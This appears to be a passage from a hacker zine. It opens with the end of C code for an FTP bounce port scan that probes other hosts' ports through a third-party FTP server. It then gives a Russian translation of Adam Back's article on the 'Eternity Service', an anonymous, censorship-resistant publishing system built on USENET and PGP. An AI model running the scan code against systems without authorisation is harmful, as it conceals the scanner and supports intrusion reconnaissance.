      if (debugging) printf("result of port query on port %i: %s",
□□□    portarray[i],  recvbuf);
      if (recvbuf[0] == '5') {
□if (portarray[i] > 1023) {
□fprintf(stderr, "Your ftp bounce server sucks, it won't let us feed bogus ports!\n");
□exit(1);
      }
      else {
□fprintf(stderr, "Your ftp bounce server doesn't allow priviliged ports, skipping them.\n");
□while(portarray[i] && portarray[i] < 1024) i++;
□if (!portarray[i]) {
□  fprintf(stderr, "And you didn't want to scan any unpriviliged ports.  Giving up.\n");
□  exit(1);
□}
      }
      }
    else
      if (send(sd, "LIST\r\n", 6, 0) > 0 ) {
□res = recvtime(sd, recvbuf, 2048,12);
□if (res <= 0)  perror("recv problem from ftp bounce server\n");
□else {
□  recvbuf[res] = '\0';
□  if (debugging) printf("result of LIST: %s", recvbuf);
□  if (!strncmp(recvbuf, "500", 3)) {
□    if (verbose || debugging)
□      printf("misalignment detected ... correcting.\n");
□     res = recvtime(sd, recvbuf, 2048,10);
□  }
□  if (recvbuf[0] == '1' || recvbuf[0] == '2') {
□    if (verbose || debugging) printf("Port number %i appears good.\n",
□□□□portarray[i]);
□    addport(ports, portarray[i], IPPROTO_TCP, NULL);
□    if (recvbuf[0] == '1') {
□    res = recvtime(sd, recvbuf, 2048,5);
□    recvbuf[res] = '\0';
□    if ((res > 0) && debugging) printf("nxt line: %s", recvbuf);
□    }
□  }
□}
      }
    }
  }
}
if (debugging || verbose)
  printf("Scanned %d ports in %ld seconds via the Bounce scan.\n",
□ number_of_ports, time(NULL) - starttime);
return *ports;
}

int parse_bounce(struct ftpinfo *ftp, char *url) {
char *p = url,*q, *s;

if ((q = strrchr(url, '@'))) {
  *(q++) = '\0';
  if ((s = strchr(q, ':')))
    {
      *(s++) = '\0';
      strncpy(ftp->server_name, q, MAXHOSTNAMELEN);
      ftp->port = atoi(s);
    }
  else  strncpy(ftp->server_name, q, MAXHOSTNAMELEN);

  if ((s = strchr(p, ':'))) {
    *(s++) = '\0';
```

```
      strncpy(ftp->user, p, 63);
      strncpy(ftp->pass, s, 255);
    }
    else {
      printf("Assuming %s is a username, and using the default password: %s\n",
      p, ftp->pass);
      strncpy(ftp->user, p, 63);
    }
  }
  else
    if ((s = strchr(url, ':'))) {
      *(s++) = '\0';
      strncpy(ftp->server_name, url, MAXHOSTNAMELEN);
      ftp->port = atoi(s);
    }
    else
      strncpy(ftp->server_name, url, MAXHOSTNAMELEN);

  ftp->user[63] = ftp->pass[255] = ftp->server_name[MAXHOSTNAMELEN] = 0;

  return 1;
  }


  /*
   *      I'll bet you've never seen this function before (yeah right)!
   *      standard swiped checksum routine.
   */
  unsigned short in_cksum(unsigned short *ptr,int nbytes) {

  register long           sum;            /* assumes long == 32 bits */
  u_short                 oddbyte;
  register u_short        answer;         /* assumes u_short == 16 bits */

  /*
   * Our algorithm is simple, using a 32-bit accumulator (sum),
   * we add sequential 16-bit words to it, and at the end, fold back
   * all the carry bits from the top 16 bits into the lower 16 bits.
   */

  sum = 0;
  while (nbytes > 1)  {
  sum += *ptr++;
  nbytes -= 2;
  }

  /* mop up an odd byte, if necessary */
  if (nbytes == 1) {
  oddbyte = 0;            /* make sure top half is zero */
  *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
  sum += oddbyte;
  }

  /*
   * Add back carry outs from top 16 bits to low 16 bits.
   */

  sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
  sum += (sum >> 16);                     /* add carry */
  answer = ~sum;          /* ones-complement, then truncate to 16 bits */
  return(answer);
  }
```

---- EOF

Служба Вечности

Автор: Adam Back

Информация хочет быть свободной

Информация хочет быть свободной. Цензура — это мерзость. Когда у тебя уводят аккаунт, потому что какому-то тупому цензору не нравится, как ты обсуждаешь хакерские приёмы в USENET — это мерзость. Когда тоталитарная военная полиция пытает тебя до смерти за то, что ты говоришь правду о коррупции властей — это ещё хуже.

Есть ли у тебя друзья, которых преследовали Федералы, полиция SPA по защите программного обеспечения или системные администраторы, исповедующие безопасность через сокрытие? Приходилось ли получать угрозы от цензурирующих сисадминов за то, что ты любезно указывал им на дыры в безопасности их систем? Случалось ли, что какой-нибудь параноик пытался заглушить твои веб-страницы — просто потому что ему не нравится контент, или просто ради удовольствия от травли? Хотел ли ты опубликовать что-то в Сети, но боялся цензоров?

Считаешь ли ты, что свобода слова — твоё право, гарантированное Первой поправкой к Конституции США, а значит, ты имеешь право и на анонимное высказывание? Причин защищать возможность говорить анонимно — множество. Анонимное слово необходимо для по-настоящему свободного слова. Сильная анонимная свобода слова — это самое свободное слово из всех. Если ты собираешься сохранить возможность говорить анонимно и защитить своё право на свободное слово — делай это правильно...

Хочешь сделать что-то для свободы слова? Хочешь разозлить цензоров Сети? Хочешь разозлить цензурирующие правительства? Читай дальше...

Что такое Служба Вечности?

Служба Вечности — это распределённое хранилище данных (data-haven), применяющее принципиально иной подход к тому, чтобы нежелательный контент мог быть опубликован. Традиционно нежелательный контент тайно распространялся через DCC в IRC, по электронной почте с шифрованием PGP, через FSP, через каталоги с экзотическими именами по FTP или через договорные имена файлов в директориях с правами drwx-wx-wx. Другие виды нежелательного контента публиковались на веб-страницах на короткое время — пока цензор не добирался до них и не угрожал судебными исками провайдеру, работодателю издателя и самому издателю. Иногда эти веб-страницы зеркалировались — если кто-то заинтересованный был готов принять вызов, или если контент был запрещён лишь в одной юрисдикции.

Служба Вечности борется с цензурой более прямолинейно: она решает проблему в обобщённом виде, с целью дать каждому возможность анонимно публиковать что угодно в удобном, постоянном, неподвластном цензуре хранилище данных.

Итак, вкратце — такова цель проектирования службы вечности: позволить любому публиковать материалы, которые другие хотели бы заглушить. Для удобства в качестве среды публикации выбрана Всемирная паутина.

Системы анонимной публикации в USENET и по электронной почте уже существуют: это ремейлеры cypherpunks первого и второго типа (mixmaster).

Почему название «Служба Вечности»?

Существует криптографическая статья Росса Андерсона под названием «The Eternity Service» («Служба Вечности») — именно оттуда и пришла идея данной реализации. Мне понравилось название Росса для его концептуальной службы, и вместо того, чтобы придумывать собственное, я просто «позаимствовал» его. Читателям может быть интересна его статья — она доступна в HTML-формате по адресу:

http://www.cl.cam.ac.uk/users/rja14/eternity/eternity.html

Дизайн Росса весьма амбициозен, поэтому я упростил его при разработке программного обеспечения, включённого в эту статью.

Моя реализация разделяет главную цель дизайна Росса — создать устойчивое к цензуре долгосрочное хранилище документов, — однако дизайн был существенно упрощён и сделан менее амбициозным, чтобы облегчить реализацию. Главное упрощение состоит в том, что я построил дизайн поверх уже существующего и трудно поддающегося цензуре распределённого канала распространения: телеконференций `alt` в USENET. Этот дизайн описывается в следующих разделах.

Мотивацией для создания упрощённой версии было желание дать людям что-то практически применимое уже сегодня. Ещё одна причина состоит в том, что публикация этого дизайна и его реализации даёт тебе, читателю, возможность поиграть с ним, внести вклад в его развитие и постепенно улучшать его — в добрых традициях свободного программного обеспечения в Сети. Дизайн предполагает существование множества серверов вечности, что затрудняет цензуру.

На момент написания этой статьи существует список рассылки для обсуждения использования и улучшения службы вечности. Инструкции по подписке на список рассылки приведены в конце статьи.

USENET и распределённые системы

Интернет был создан для выживания в условиях ядерной атаки. Он выжил бы в ней, потому что является распределённой системой. Распределённые системы трудно сломать, а значит, их трудно цензурировать. USENET, особенно конференции `alt`, предлагают поразительно хаотичные площадки для дискуссий. Публикуемые статьи нередко содержат материалы, которые во многих юрисдикциях считались бы незаконными. И всё же USENET живёт, а конференции `alt` процветают. Чрезвычайно хорошо финансируемые атакующие пытались удалить отдельные группы `alt` и цензурировать публикации в них. Все они потерпели неудачу.

Причина, по которой атаковать USENET трудно, — в его распределённости. Сеть новостных фидов обладает определённой избыточностью. Статьи USENET попадают в сеть распространения новостей из любой её точки. Если цензор в одной стране убеждает новостной сайт цензурировать свой фид и не транслировать определённые группы `alt`, это не сильно влияет на систему в целом. Есть множество других узлов, несущих эти группы; недовольные пользователи сменят провайдеров, недовольные нижестоящие сайты сменят фиды. Система обходит цензуру стороной.

Администраторов USENET так много, у каждого свои взгляды и коммерческие интересы в поддержании групп, которые хотят читать пользователи, — и USENET не умрёт.

Разрабатывая упрощённую службу вечности, я пришёл к мысли, что было бы полезно позаимствовать часть неразрушимой природы USENET. USENET — часть ландшафта; он здесь надолго. Если мы создадим новую распределённую систему распространения с нуля, поначалу в ней будет мало узлов. Цензору будет легко заглушить несколько узлов — он просто будет преследовать их по очереди.

С USENET же дело обстоит иначе: он существует так долго и поддерживается таким количеством сайтов, что для цензора даже значимое влияние на него было бы огромной задачей.

Поэтому дизайн моего сервера вечности позволяет операторам указывать пальцем на USENET и говорить: «Вот откуда берётся контент — если хотите что-то цензурировать, идите атаковать USENET».

Мой дизайн сервера вечности — это служба, призванная стереть различия между новостями USENET и Вебом. Он предоставляет интерфейс, который заставляет поток зашифрованных статей USENET выглядеть как веб-страницы с постоянным URL. Как гласит стандартный отказ от ответственности серверов вечности:

```
Примечание для цензоров: серверы вечности — это специализированные
поисковые системы для чтения веб-документов из USENET. Страницы,
которые вы запрашиваете, — это в действительности публикации в
USENET, которые сервер разыскивает, переформатирует и пересылает
вам. Администратор этого сервера не контролирует содержание USENET
и не несёт ответственности за документы, которые вы поручаете
серверу пересылать.
```

Дизайн сервера вечности

Приняв идею о том, что было бы неплохо воспользоваться силой USENET как механизма распространения, устойчивого к цензуре, или опереться на неё, следует разобраться, как это реализовать технически. Главные различия между статьями USENET и страницами WWW состоят в том, что USENET транзитен — статьи устаревают в конференциях, — и что статьи USENET не имеют постоянного глобально адресуемого указателя. USENET не так удобен, как Веб: в нём нет гипертекстовых ссылок между статьями и нет встроенных изображений.

Статьи службы вечности — это веб-страницы специального формата, публикуемые в новостях USENET. Сервер вечности читает новости и транслирует запросы на веб-страницы в команды GROUP и ARTICLE новостному серверу NNTP (или в обращения к файловой системе локального хранилища новостей). (По умолчанию список читаемых конференций состоит из одной: alt.anonymous.messages).

Веб-страницы нередко обновляются: один из интересных аспектов WWW как среды публикации — возможность поддерживать актуальную информацию. Это поддерживает интерес и заставляет людей возвращаться на интересный сайт, чтобы посмотреть, что ещё собрал автор или какие новые связанные страницы появились. Можно выстроить сообщество, члены которого присылают автору интересные ссылки, исправления и советы.

Чтобы обеспечить возможность обновления веб-страниц через сервер вечности, соглашение о форматировании вечности допускает подписание отправляемых веб-страниц с помощью PGP. Это гарантирует, что никто другой не сможет заменить ваши страницы другими. Возможность замены страницы пустой позволила бы цензору временно вас заглушить. (Лишь временно, потому что вы всегда можете заменить пустую страницу настоящим документом снова.)

С подписью PGP это предотвращается... и система приобретает такой характер, что виртуальные домены вечности действуют строго по принципу «первый пришёл — первый занял».

Именование по принципу «первый пришёл — первый занял»

Все URL вечности находятся в несуществующем домене верхнего уровня (TLD) «eternity». (Другие TLD: .com, .org, .edu, .ai и т. д.) URL вечности имеют вид:

http://*eternity/*

где * означает любую строку символов.

В интернете доменные имена необходимо преобразовывать в IP-адреса через серверы доменных имён (DNS). Владелец нужного вам TLD взимает плату за регистрацию домена. Internic (который в настоящее время обладает горячо оспариваемой монополией на TLD .com, .org и .net) берёт $100 за первые два года и $50 за каждый последующий год.

Домены вечности не существуют в этом смысле. Нет корневого сервера домена для вечности. Вам не нужно покупать URL вечности ни у кого. Никто не _может_ владеть URL вечности в обычном смысле.

Первый, кто отправит документ с URL:

http://bluebox.eternity/

— тот его и займёт. Если этот человек подписал отправленный документ с PGP, никто не сможет захватить этот URL. Если же он подписал страницу с PGP и уничтожил ключ, документ станет неподвластным цензуре навсегда. Они не смогут удалить документ, даже если захотят. Уничтожение ключа может быть разумным шагом, если издатель не публикует анонимно и ожидает репрессий.

Тот факт, что один пользователь разместил подписанную веб-страницу для http://bluebox.eternity/, не мешает BlackBeard разместить свой дизайн по адресу:

http://bluebox.eternity/blackbeard/

То есть владение любым данным URL, даже корневым URL виртуального домена, не даёт никакого контроля над тем, кто может размещать документы в этом виртуальном домене. Разумеется, вы не обязаны ссылаться на их страницы. Но эти страницы будут отображаться при поиске по каталогу вашего виртуального сайта.

Поиск по каталогу

Отправляемые статьи вечности в новостях могут задавать параметры, управляющие тем, включается ли документ в индекс. Выбор осуществляется между «exdirectory» (по умолчанию) и «directory». Это полезно, поскольку если вы создали URL для http://bluebox.eternity/, вам, вероятно, захочется включить несколько встроенных изображений, диаграмм или набор других страниц, связанных с этой страницей гипертекстовыми ссылками. Тогда вы задаёте параметр «directory» для главной страницы http://bluebox.eternity/, а для всех встроенных изображений и небольших страниц, на которые она ссылается, устанавливаете «exdirectory» — как условное правило, чтобы каталог не засорялся ненужным.

Можно также использовать «exdirectory», если вы не хотите широко рекламировать свою страницу. Заметьте, что это не слишком надёжно, если вы обращаетесь к своей странице через общедоступный сервер вечности: оператор сервера может модифицировать его, чтобы записывать все URL, помеченные как exdirectory.

Чтобы получить список всех страниц вечности на сервере вечности, заполните форму с виртуальным URL, содержащим подстановочный знак:

http://*

(Документы exdirectory в список включаться не будут.)

Также можно указать краткое описание (не более 60 символов), которое будет отображаться рядом с вашим виртуальным URL при подобном поиске.

Поиск можно сузить, чтобы отобразить только корневые документы вечности:

http://*/

Это найдёт:

http://eternity/
http://bluebox.eternity/

но не:

http://test.eternity/example1/

Можно также сделать:

http://bluebox.eternity/*

что найдёт:

http://bluebox.eternity/
http://bluebox.eternity/blackbeard/

Можно комбинировать символы * для уточнения поиска. Возможны расширенные запросы:

http://*box*.eternity/*blue*

и тому подобное.

Материалы вечности, скорее всего, станут мишенью для цензоров, которые, возможно, попытаются цензурировать и сам каталог. Под удар может попасть даже URL. (Знаете ли вы, что Internic отказал некоему господину, захотевшему зарегистрировать `fuck.com`?) Уверен, что кто-нибудь изобретательный сможет сочинить что-то возмутительное для цензора и в 60 символах описания URL.

По этим причинам оператор сервера вечности имеет возможность отключить службу каталогов. При этой опции запросы URL с подстановочными знаками (*) вернут уведомление о том, что на данном сервере поиск по каталогу не включён.

Серверы с отключённым каталогом менее полезны, поэтому будем надеяться, что большинству операторов серверов вечности не придётся прибегать к этому. Тем не менее сервер вечности с отключённым каталогом продолжает нормально работать для доступа к известным URL, и вы можете вести список каталогов самостоятельно или воспользоваться каталогом на другом сайте.

Форматирование документов вечности

Документы вечности, отправляемые как статьи новостей USENET, форматируются с помощью PGP. Существуют три причины для форматирования сообщений в USENET таким образом, чтобы они не были непосредственно читаемы.

1) Это не позволяет цензорам определить, какие статьи соответствуют каким веб-страницам вечности. В зависимости от выбранных параметров это может сводиться лишь к запутыванию. Однако одно лишь запутывание бывает полезным, поскольку цензоры нередко не слишком сообразительны.

2) PGP включает сжатие, поэтому статьи получаются значительно меньше.

3) При использовании с наиболее безопасными параметрами в группе людей, соблюдающих требования безопасности, цензор не сможет ни перевести статьи обратно в веб-страницы, ни даже получить URL.

Чтобы продемонстрировать требования к форматированию при отправке страниц вечности, рассмотрим пример страницы http://bluebox.eternity/.

Вам понадобится реализация SHA1. В дистрибутиве сервера вечности есть реализация на C и реализация на Perl. На некоторых системах уже может быть `/usr/local/bin/sha1`.

(Примечание: ниже используется `echo -n` — на системах Sun встроенная команда echo не обрабатывает флаг -n корректно — вам придётся использовать `/usr/ucb/echo`.)

0) Создание псевдонима (Nom de Plume)

Если вы планируете подписать документ, вероятно, вы не захотите подписывать его своим обычным ключом, поэтому создайте новую пару ключей для этой цели — это будет ваш псевдоним (Nom de Plume) для публикации данного документа. Параметр `-u fred` указывает pgp использовать этот идентификатор пользователя. Смотрите документацию pgp для инструкций по созданию ключей (используйте `pgp -kg`).

После создания ключа извлеките его в файл командой:

```
% pgp -kxa fred fred
```

где `fred` — ваше новое имя пользователя. Ключ будет сохранён в файл "fred.asc". Этот файл понадобится нам ниже.

1) Подпись документа

Создаём обычную веб-страницу — такую, какую вы могли бы разместить на своей домашней странице. Можно просмотреть страницу в Netscape (или другом браузере), открыв её как file URL: `file:/home/fred/bluebox/index.html` — чтобы убедиться, что она выглядит нормально и встроенные изображения выровнены правильно и т. д.

В документах вечности можно обычным образом использовать относительные, сайт-относительные и абсолютные URL. Можно также использовать абсолютные URL, указывающие на другие сайты, как обычно.

Чтобы отправить index.html как http://bluebox.eternity/, сначала используем PGP для ASCII-кодирования документа. Если мы хотим одновременно подписать документ и закодировать его — чтобы иметь возможность обновить его позже, — делаем так:

```
% pgp -sa index.html -u fred
```

Есть ещё параметр для шифрования одновременно с подписью и кодированием, который будет обсуждён ниже:

```
% pgp -csa index.html -u fred
```

Если мы не хотим подписывать, делаем так:

```
% pgp -a index.html
```

В любом случае после этой операции PGP создаст файл "index.asc". Переименуйте index.asc во что-то другое, например, в "index". (Другая допустимая комбинация — зашифровать без подписи с `-ca`.)

2) Установка параметров

Если вы подписали документ, необходимо включить ключ. Вставьте файл ключа (fred.asc, извлечённый на шаге 0) в документ "index". Порядок не важен. ASCII-кодированный документ (обработанный PGP html или gif, созданный на этапе 1), файл ключа "fred.asc" и описанные ниже флаги можно перемешать в произвольном порядке.

Теперь у вас есть несколько флагов, которые можно включить для управления кэшированием URL, отображением в индексах и т. д.

Флаги:

URL: http://bluebox.eternity/

Флаг URL: задаёт виртуальный URL вечности. Он должен иметь .eternity в качестве виртуального TLD.

Cache: yes
Cache: encrypted
Cache: no

Параметры кэша, выберите один. Эти параметры кэша переопределяют параметры используемого сервера вечности, если это повышает безопасность. «yes» и «no» очевидны. «encrypted» означает, что документ будет кэшироваться в зашифрованном виде таким образом, что для его расшифровки требуется URL. Если документ помечен как exdirectory, сервер не будет знать URL.

Options: directory
Options: exdirectory

Выберите один из этих параметров. Этот флаг управляет тем, будет ли URL внесён в индекс URL. «directory» означает, что будет внесён; «exdirectory» — что нет. Если не задать ни одного параметра, документ по умолчанию получит статус exdirectory.

Description: Freds blue box page

Это описание, которое будет отображаться в каталогах. Если документ имеет статус exdirectory, описание не имеет смысла.

Итак, файл "index" после редактирования будет выглядеть примерно так:

```
URL: http://bluebox.eternity/
Cache: yes
Options: directory
Description: Freds blue box page

-----BEGIN PGP PUBLIC KEY-----
...
-----END PGP PUBLIC KEY-----

-----BEGIN PGP MESSAGE-----
...
-----BEGIN PGP MESSAGE-----
```

где ... означает остаток ASCII-кодированного ключа или сообщения. Некоторые из этих частей можно опустить, как показано выше. При отправке обновления веб-страницы можно опустить всё, что не нужно менять. (Это может быть вообще всё, тогда обновлённый документ содержит лишь новую часть сообщения.) Однако это не всегда разумно, поскольку такой документ не будет иметь смысла для сервера вечности, не видевшего первого документа, — например, если первый

документ не дошёл через USENET до какого-то сайта.

3) Упаковка документа "index" для публикации

У вас есть несколько вариантов.

Метод A (наиболее распространённый):

Можно зашифровать с помощью PGP -c:

```
% pgp -c -z"eternity" index
```

Метод B:

Или зашифровать с ключом SHA1 от URL с добавлением 1 в начале:

```
% echo -n 1http://bluebox.eternity/ | sha1
dab1a32aba30b4e3a9594da143c33d2ba9b00a38
% pgp -c -z"dab1a32aba30b4e3a9594da143c33d2ba9b00a38" index
```

Большинство обычных URL вечности, которые вы собираетесь индексировать в службах каталогов общедоступных серверов вечности, следует шифровать первым, более простым методом.

Особого смысла шифровать вторым методом нет, если только документ не будет иметь статус exdirectory, — ведь как только URL попадёт в каталог, все всё равно узнают его. Возможно, цензору потребуется чуть больше времени, чтобы разобраться.

Если вы планируете обращаться к документу только через частные или локальные серверы вечности, можно раскрыть URL лишь тем, кому хотите предоставить доступ. Однако это может быть не слишком надёжно, поскольку люди могут угадать ваш URL, если он представляет собой что-то распространённое, как в примере выше.

Метод C:

По этой причине существует третий вариант — шифровать одновременно с подписью и ASCII-кодированием, как описано в шаге 1. Этот вариант можно совместить с методом B выше (`pgp -c` с sha1 от `1`), чтобы скрыть URL.

Или же можно раскрыть URL, используя метод 1 выше (`pgp -c -z"eternity"`), но зашифровать документ на шаге 1. (Это позволит иметь запись в каталоге, но страница будет недоступна без знания пароля, выбранного на шаге 1 при шифровании.)

Результатом последней операции `pgp -c` для любого из методов A, B или C будет файл "index.asc".

4) Анонимная публикация статьи

Поле subject статьи всегда должно быть хэшем SHA1 от URL:

```
% echo -n http://bluebox.eternity/ | sha1
2e730bcd62dbc63aaedde56c06625abeeb38dd92
```

Теперь публикуем статью в USENET (по умолчанию серверы вечности читают только конференцию alt.anonymous.messages в версии 0.10).

Вы можете проверить, что ваши отправки вечности работают, установив сервер вечности на localhost. Если возникнут затруднения, можно попросить помощи в списке рассылки вечности (инструкции по подписке — в конце статьи).

Для анонимной публикации потребуется отправить через анонимные ремейлеры. Некоторые ремейлеры умеют публиковать в USENET напрямую; для других нужно использовать шлюз mail2news.

Инструкции по использованию ремейлеров, а также клиенты для Windows и Unix для автоматизации процесса работы с ремейлерами можно найти здесь:

http://www.stack.nl/~galactus/remailers/

Список шлюзов mail2news:

http://www.replay.com/mail2news/

Пока я пишу это, люди уже работают над удобным CGI-интерфейсом для серверов вечности в списке рассылки, так что, возможно, когда вы будете читать это, столь подробные знания уже не понадобятся.

Кэширование

В веб-технологиях кэширование часто используется для ускорения доступа. При типичной сессии веб-браузинга задействовано несколько уровней кэша. Браузер Netscape, например, имеет как кэш в памяти, так и дисковый кэш, размер которых настраивается. Кроме того, Netscape можно настроить на использование прокси-кэша — специализированной службы кэширования. Пользователи прокси-кэша направляют через него свои веб-запросы. Прокси-кэш проверяет каждый запрос — есть ли нужный объект в кэше; если есть, он быстро возвращает его. Если нет — идёт за запрошенным URL и запоминает его на будущее. Прокси-кэш обычно используется группой веб-пользователей — например, кампусом университета, клиентами провайдера или сотрудниками компании.

Кэши традиционно обладают некоторой защитой от цензоров — ведь это автоматический процесс; средний провайдер едва ли хочет нести ответственность за содержимое диска своей прокси-кэш-машины.

Из соображений производительности сервер вечности также имеет кэш. Поведение кэша настраивается. Оператор сервера может задать предпочтения по кэшированию при установке, отредактировав `eternity.conf`. Возможные значения: «on», «off» и «encrypted». Установка кэша в «off» наиболее безопасна — в этом случае на вашем диске нет документов вечности. Параметр «encrypted» означает, что кэшируемые документы шифруются с помощью `PGP -c` с хэшем SHA1 от URL с добавлением 1 в начале. Если сервер также отключает службу каталогов и не ведёт журналов, это обеспечивает разумное правдоподобное отрицание знания содержимого кэшированных документов. Даже при включённой службе каталогов параметр «encrypted» обеспечивает защиту кэша: оператор сервера не будет знать URL веб-страниц, помеченных как exdirectory.

Дальнейшая работа

Есть несколько нереализованных функций, которые могли бы быть улучшены. Они обсуждаются в списке рассылки вечности (инструкции по подписке ниже).

Первая непосредственная проблема: у сервера вечности нет политики замены кэша. Кэш вечности будет лишь расти. Это отлично для обеспечения того, чтобы статьи с включённым кэшированием не пропадали из-за истечения срока хранения в буфере новостей, но по мере роста популярности вечности станет невозможным для каждого отдельного сервера вечности хранить всё хранилище документов.

Решение этой проблемы достаточно сложно и является предметом следующего этапа разработки в списке рассылки. Одно промежуточное решение — использовать функции поиска по USENET у

сервисов, архивирующих USENET, таких как www.dejanews.com и www.altavista.digital.com.

Для возможности использования архивировщиков USENET в качестве источников документов вечности потребуется несколько доработок. Нужно преодолеть две основные проблемы: 1) архивы стараются не архивировать бинарные данные в 7-битном кодировании ради экономии места; 2) нельзя искать по 40-символьным шестнадцатеричным числам в полях subject. Обе проблемы несложно решить, но в целом решение недостаточно привлекательно, поскольку архивировщики будут единственной точкой отказа. Цензоры атакуют их, и они могут быть враждебны к серверам вечности из-за обхода наших фильтров 7-битного кодирования и потребления места на их вскоре уже многотерабайтных RAID-серверах.

Лучшее решение — создать распределённое хранилище данных, позволяющее серверам вечности обмениваться документами друг с другом таким образом, что совокупность серверов вечности образует виртуальный RAID-файл-сервер, где документы случайно и избыточно распределены по узлам.

Простой отправной точкой для этого может служить создание второй долгосрочной области кэша и политики замены кэша для неё, выбирающей случайный документ для удаления. Такая политика статистически обеспечит наличие данного документа хотя бы на некоторых серверах. Далее нужно разработать масштабируемый метод переадресации запросов другим серверам с просьбой предоставить старые статьи USENET по хэшу URL (полю subject).

World-FS

Ещё один подход к улучшению сервера вечности — фактически реализовать и развить полный набор техник, описанных в статье Росса Андерсона, для создания распределённой файловой системы (DFS). Я называю это направление «world-FS», поскольку цель — создать всемирную распределённую, избыточную, неподвластную цензуре и виртуальную файловую систему. Эта файловая система должна быть рассчитана на выживание в ядерной войне и легко выдерживать лучшие попытки любого правительства цензурировать её содержимое. Хорошо реализованный world-FS мог бы легко заменить нынешнюю систему хостинга веб-страниц.

У world-FS будут различные интерфейсы, или драйверы, позволяющие обращаться к ней как к файловой системе NFS или как к распределённой веб-службе вечности. Сервер вечности, описанный в этом документе, будет в таком случае упразднён и станет HTTP-драйвером для world-FS. Для world-FS или части её дерева каталогов можно создать также интерфейс FTP или NNTP (новости USENET). Участники обсуждений на сегодняшний день считают, что потребуется также включить возможность оплаты услуг с помощью анонимной платёжной системы (или нескольких платёжных систем).

Список рассылки вечности также служит для обсуждения world-FS, поскольку всё это подпадает под концепцию Росса Андерсона о «службе вечности».

Запрос комментариев и сотрудничества

Ваш вклад имеет значение. Дальнейший прогресс службы вечности зависит от коллективных усилий.

Вы можете участвовать, делая любое из следующего и сообщая о результатах в список рассылки вечности (инструкции по подписке ниже):

• отправлять документы в хранилище документов вечности
• устанавливать общедоступный сервер вечности в своём аккаунте
• или убеждать своего провайдера установить его
• или устанавливать частный сервер вечности для собственного использования
• находить и сообщать об ошибках в список рассылки
• вносить вклад кодом
• предлагать идеи для более эффективных распределённых протоколов запросов

Adam Back

Дополнительная информация

Список рассылки вечности

Отправьте сообщение "subscribe eternity" на majordomo@internexus.net

Список рассылки вечности предназначен для пользователей службы вечности, операторов серверов вечности и разработчиков, обсуждающих вопросы, связанные с вечностью. Темы включают попытки цензуры, ответственность операторов, практические атаки на безопасность, обсуждение новых протоколов, а также дискуссии между разработчиками и пользователями о наилучших путях разработки следующих версий.

Список рассылки Cypherpunks

Cypherpunks пишут код. Cypherpunks — это люди, подарившие вам ремейлеры первого и второго типа, клиенты ремейлеров и множество других крипто-приложений. Правительства боятся последствий распределённых систем и свободы использования криптографического кода. Cypherpunks — крипто-анархисты, и они унаследуют землю. Информация — это власть, а cypherpunks — прикладные криптографы с характером. Им наплевать, нравится ли правительствам их код; скорее всего, они воспринимают это как комплимент. Вы удивитесь, сколько криптографов, сетевых журналистов, криптографических консультантов, владельцев небольших провайдеров и сетевых граждан в душе являются крипто-анархистами. Сетевые граждане никогда особо не жаловали вмешательство правительства в Сеть. Прочитайте «Cyphernomicon» Тима Мэя — мегафак о cypherpunks и крипто-анархии. См.:

http://www.cc.oberlin.edu/~brchkind/cyphernomicon/

Подписка на cypherpunks:

Отправьте "subscribe cypherpunks" на majordomo@cyberpass.net
или Отправьте "subscribe cypherpunks" на majordomo@algebra.com
или Отправьте "subscribe cypherpunks" на majordomo@ssz.com

(Некоторое время назад была попытка ввести модерацию в списке cypherpunks — отсюда и столь любопытная ситуация с несколькими списками рассылки; это сделано для большей устойчивости к цензуре: если кто-то отключит один список, остальные продолжат работу без сбоев.)

Cypherpunks — список рассылки с высоким трафиком. Модератора нет.

Программное обеспечение

http://www.dcs.ex.ac.uk/~aba/eternity/

Пожалуйста, установите общедоступный сервер вечности в своём аккаунте. Вы также можете запустить собственный сервер вечности для личного использования — это более безопасный способ просматривать вечность. Если у вас есть Unix-система с любым видом коммутируемого или постоянного подключения к интернету, вы можете это сделать.

Вам понадобится веб-аккаунт с поддержкой CGI, доступ к perl5 и право на чтение с NNTP-сервера новостей или локального буфера новостей. Доступ к cron полезен, но не обязателен.

Текущие общедоступные серверы вечности

http://www.replay.com/aba/eternity/
http://moloko.insync.net/eternity/
http://eternity.internexus.net/
http://eternity.infinetways.net/

Связь с автором

aba@dcs.ex.ac.uk
или A.Back@ex.ac.uk
или aba@replay.com

Предпочтительна почта, зашифрованная PGP. Вот мой ключ:

```
Type Bits/KeyID    Date       User ID
pub  2048/28B24551 1995/09/09 Adam Back <aba@dcs.ex.ac.uk> (High Security)
           Key fingerprint = 01 8F 04 06 5C DD F3 33  D8 84 C4 63 85 BA 50 E8

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzBRMbMAAAEIANoe/ABNaJv6/ETtDzlih4P3znc63CMP4ViFWStxyeWWjxd2
L8WOsM0b1naV4YmeRrd34GUsnZFetItToVqsvT5tKcwJKHwEWeXEQMbCM3cbaAxB
+MGSx9PoLRc4ZLz79q/hMQXybNKmw5Rk7NwsyLiejZR+jt2Eoy/BHeFMunxfXD8j
38927FZBxG3UgCbL75ImJhWVsn8IoDOJ5psTfJwRcAZlkxsrpDSx2OIb6G35+pwm
mEv8O066wOij7eMTQ8VQ5+rbn2ql0Ubsz3qA2szP2KZYlmobjwj5M82dmLcPfG9C
bExMBldd8poJyBCn0e04kAFiGBJJPnvKqCiyRVEABRG0LEFkYW0gQmFjayA8YWJh
QGRjcy5leC5hYy51az4gKEhpZ2ggU2VjdXJpdHkpiQCVAgUQMli+7B98EdWB2LS9
AQFF0gQAjiAOPPCs7s0VCHoFI2IWMEcAeQInmnl2p+6rpsvIxjX1v3wBqqstgBu5
aCLY9Uns+iKjzcnt5DTj6NPhJ8EOlefwgHUssiBLTsw7tOvT9fQwcIXOE5ikGP7j
RObTq3a2Vtz4/O/YgN0KQnWcqTDuadeP17cJ2bbaWJpZiGDyWGSJAJUDBRAyIN+r
RlGJMStI9vUBAXJTA/4wzbGnP9X0luqRYcfj51bamX9WdTDG9A8AvKngTbMG87x2
jV6vUicIP9XMERSl6fgT35Q2BYSCKGlhH5gGYkC+IfkyMZFHvZMdATurb4MuRivW
pv30gTVstoF61CN3JKF1N/j1Ez2LOfFWFW+miceowAPrKr3e3zHCRXyewv75BIkB
FQMFEDBW0M+xVzBJFqEkZQEBBQEH/AnpNhKJh1IPmii7X7xxmccMKFnq5R2DAP4Z
